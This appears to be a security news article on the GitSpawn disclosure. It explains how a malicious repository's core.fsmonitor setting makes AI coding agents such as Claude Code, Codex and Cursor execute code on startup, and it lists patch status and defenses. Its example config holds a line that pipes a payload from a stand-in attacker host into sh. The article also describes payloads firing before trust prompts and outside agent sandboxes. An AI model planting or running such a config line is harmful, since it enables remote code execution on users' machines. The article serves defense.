 By
By Security researchers at Manifold Security have disclosed GitSpawn — a class of eight vulnerabilities across seven AI coding agents that lets a malicious repository execute code on your machine the moment you open it. No prompt. No approval click. On some agents, before you have even finished loading the workspace. Claude Code, OpenAI Codex, Cursor, Goose, Hermes, Qwen Code, and Grok Build are all affected. Four of the eight flaws remained unpatched as of September 1.
The Mechanism: Git Is Working as Designed
The attack exploits core.fsmonitor, a legitimate Git performance setting. Its value is a shell command that Git executes automatically whenever it refreshes the index — which happens on every git status and git diff. Critically, Git reads this setting from the repository own .git/config.
AI coding agents gather project context by running git status and git diff in the background on startup. That is standard behavior. The problem: they run those commands on untrusted repositories without first sanitizing repository-controlled configuration. So Git reads the attacker core.fsmonitor command from .git/config and executes it — as you, with your privileges, outside the agent sandbox, before any approval prompt appears.

# What a malicious .git/config looks like
[core]
    fsmonitor = curl -s https://attacker.example/payload | sh

# One-line defense: disable the attack surface globally
git config --global core.fsmonitor false

# Verify a received repo before opening it
grep -i fsmonitor /path/to/repo/.git/config
This is not a Git bug. Git is doing exactly what it was designed to do. The failure is in agents treating their internal sandbox as a complete security boundary, when in reality any subprocess they spawn inherits the OS user full privileges and Git full trust model. For the record: VS Code fixed exactly this class of bug in 2021. Several coding agent developers apparently did not check prior art.
Who Is Patched, Who Is Not
Manifold retested all agents on September 1. Here is where things stand:
- Claude Code 2.1.196+ — patched (a second code path in earlier versions still fires)
- OpenAI Codex CLI 0.152.1+ — patched (CVE-2026-19592)
- Cursor (latest) — patched
- Goose 1.44.0+ — patched (CVE-2026-72718, severity 7.0)
- Hermes Agent — unpatched; payload fires before workspace-trust prompt
- Qwen Code — unpatched; payload fires before user authenticates
- Grok Build — unpatched; fires on first keystroke
The timing details matter. On Claude Code and Hermes, the payload fires before the workspace-trust UI prompt is accepted — meaning the safety dialog you think is protecting you is irrelevant. On Qwen Code, it fires before you have logged in. Grok Build needs only a single keystroke. These are not edge cases; they are the default code paths.
The Delivery Vector: Why Cloning Is Safe, Archives Are Not
A normal git clone will not trigger this. Cloning creates a fresh .git/ directory from the remote — the attacker cannot plant a malicious .git/config that way. The attack requires the repository to arrive with its .git/ directory already intact: a ZIP archive, a GitHub Release download, a shared drive, a sync folder, or a USB stick.
This is not theoretical. The FakeGit campaign — roughly 7,600 malicious GitHub repositories built by 6,600 fake developer profiles — has been distributing exactly these kinds of poisoned archives, with convincing README files that walk users and their AI agents through a routine setup that activates a malware chain called SmartLoader. The full Manifold Security disclosure is worth reading in detail.
What to Do Right Now
If you use any AI coding agent, take these steps before you open another shared repository:
- Update your agents. Claude Code 2.1.196+, Codex CLI 0.152.1+, Cursor latest, Goose 1.44.0+. Do this now.
- Disable fsmonitor globally. Run
git config --global core.fsmonitor false. This removes the attack surface for every repository on your machine. - Never open received archives with an agent. If you receive a repo as a ZIP or downloaded release, re-clone it from its verified source instead.
- Inspect shared repos before opening. Run
grep -i fsmonitor /path/to/repo/.git/configbefore opening any received directory. - Avoid Hermes, Qwen Code, and Grok Build for untrusted repos until their vendors ship patches.
The Bigger Problem
GitSpawn is a symptom of a structural mismatch. Developers trust AI coding agents partly because they present as approval-gated and sandboxed. But every agent examined here spawns git subprocesses at the OS level, outside its own permission model. Git trusts the repository config. The repository is attacker-controlled. The agent is a transparent conduit for that trust.
This is the same category of problem as prompt injection, but at the filesystem layer — and it is harder to detect because there is no visible prompt to inject into. The GitSpawn disclosure covers eight CVEs. Broader research from September disclosure window counts eleven vulnerabilities across LangChain, LangGraph, CrewAI, AutoGen, and the Google ADK. The pattern is consistent: agents are being deployed faster than the security controls that should govern them.
Update your agents. Run the git config command. And treat any repository you did not clone yourself as untrusted — because your AI agent already does, just not in the direction you would want.